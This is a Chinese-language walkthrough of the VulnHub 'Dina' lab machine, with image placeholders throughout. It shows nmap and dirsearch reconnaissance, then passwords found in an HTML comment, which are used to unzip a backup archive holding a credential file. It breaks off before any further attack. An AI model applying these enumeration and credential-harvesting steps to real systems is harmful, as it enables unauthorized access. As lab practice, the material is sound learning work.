
准备

攻击机：kali: 192.168.91.128 NAT

靶机: Dina-1-0-1 NAT

https://download.vulnhub.com/dina/Dina-1-0-1.ova.torrent




居然不是纯命令行！

信息搜集与利用

主机发现


nmap 192.168.91.0/24



```
Nmap scan report for 192.168.91.140
Host is up (0.000059s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:B9:5D:13 (VMware)
```

详细扫描:


nmap -O -sV -A -T5 192.168.91.140



```
root@kali:~# nmap -O -sV -A -T5 192.168.91.140
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-16 16:31 CST
Nmap scan report for 192.168.91.140
Host is up (0.00040s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
|_/ange1 /angel1 /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Dina
MAC Address: 00:0C:29:B9:5D:13 (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.40 ms 192.168.91.140

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds
root@kali:~#
```

只开放了 80 端口，浏览器登陆

http://192.168.91.140/



Dina 1.0

Dina ~ Angel of Learning.

DOMINION: This celestial being is said to be the angel who taught humans how to speak. He continually inspires us to culturally evolve and fills our hearts with love of learning.


Submit Query

© 2017 TOUHID SHAIKH ~ www.touhidshaikh.com

看来作者是个老二次元啊！翻译：迪娜~学习的天使。

自治领：据说这位天神是教人类如何说话的天使。他不断地激励我们在文化上不断发展，让我们的心灵充满活力

点击 Submit Query : 除了 url 中问号很可疑！并没变化并什么




Index of /ange1

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.2.22 (Ubuntu) Server at 192.168.91.140 Port 80


目录扫描

python3 dirsearch.py -u http://192.168.91.140/




```
[16:35:42] 403 -  290B  - /doc/api/
[16:35:43] 200 -    4KB - /index
[16:35:43] 200 -    4KB - /index.html
[16:35:45] 200 -  102B  - /robots.txt
[16:35:45] 301 -  317B  - /secure  ->  http://192.168.91.140/secure/
[16:35:45] 200 -  916B  - /secure/
[16:35:46] 403 -  295B  - /server-status
[16:35:46] 403 -  296B  - /server-status/
[16:35:46] 301 -  314B  - /tmp  ->  http://192.168.91.140/tmp/
[16:35:46] 200 -  705B  - /tmp/
[16:35:47] 301 -  318B  - /uploads  ->  http://192.168.91.140/uploads/
[16:35:47] 200 -  713B  - /uploads/
```

挨个打开看看




```
User-agent: *
Disallow: /ange1
Disallow: /angel1
Disallow: /nothing
Disallow: /tmp
Disallow: /uploads
```



Index of /secure

```
      Name          Last modified     Size Description
Parent Directory                        -
backup.zip        17-Oct-2017 18:59  336
```


Apache/2.2.22 (Ubuntu) Server at 192.168.91.140 Port 80



Index of /tmp

```
      Name       Last modified Size Description
Parent Directory                -
```

Apache/2.2.22 (Ubuntu) Server at 192.168.91.140 Port 80



Index of /uploads


```
      Name       Last modified Size Description
Parent Directory                -
```

Apache/2.2.22 (Ubuntu) Server at 192.168.91.140 Port 80

/tmp/ /uploads 为空。

robots中显示 angel 和 angel 1并没有内容

http://192.168.91.140/nothing/




192.168.91.140/nothing/

NOT FOUND

go back

习惯性的查看源码：




view-source:http://192.168.91.140/nothing/

```
<html>
<head><title>404 NOT FOUND</title></head>
<body>
<!--
#my secret pass
freedom
password
helloworld!
diana
iloveroot
-->
<h1>NOT FOUND</html>
<h3>go back</h3>
</body>
</html>
```

哦！有内容了，是一些 密码！先记下来：**freedom**， **password**， **helloworld！**，**diana**，**iloveroot**，，

尝试了用这些密码直接登陆 靶机，都不行

下载 backup.zip 文件



192.168.91.140/secure/

Index of /secure

Name	Last modified	Size	Description
Parent Directory		-	
backup.zip	17-Oct-2017 18:59	336	

Apache/2.2.22 (Ubuntu) Server at 192.168.91.140 Port 80

警告：您正在使用超级帐户。可能会损害您的系统。

需要密码


输入归档文件“backup.zip”的密码。

密码(P)：

名称	大小	类型	修改日期
backup-cred.mp3	176 字节	MP3 audio	2017年10月17

哦，需要解压密码！用上面的密码试试，freedom解压成功，似乎是一个 mp3, 然而无法播放！！！ 后缀名不对？那谁知道是啥啊，这么多文件类型！！！

最终将.mp3后缀删除（🐑啤），记事本打开：



backup-cred

文件类型: .

描述: backup-cred

位置: E:\Desktop

大小: 176 字节 (176 字节)


占用空间: 0 字节

创建时间: 2021年9月16日，16:54:23

修改时间: 2017年10月17日，21:27:49

访问时间: 2021年9月16日，17:12:20

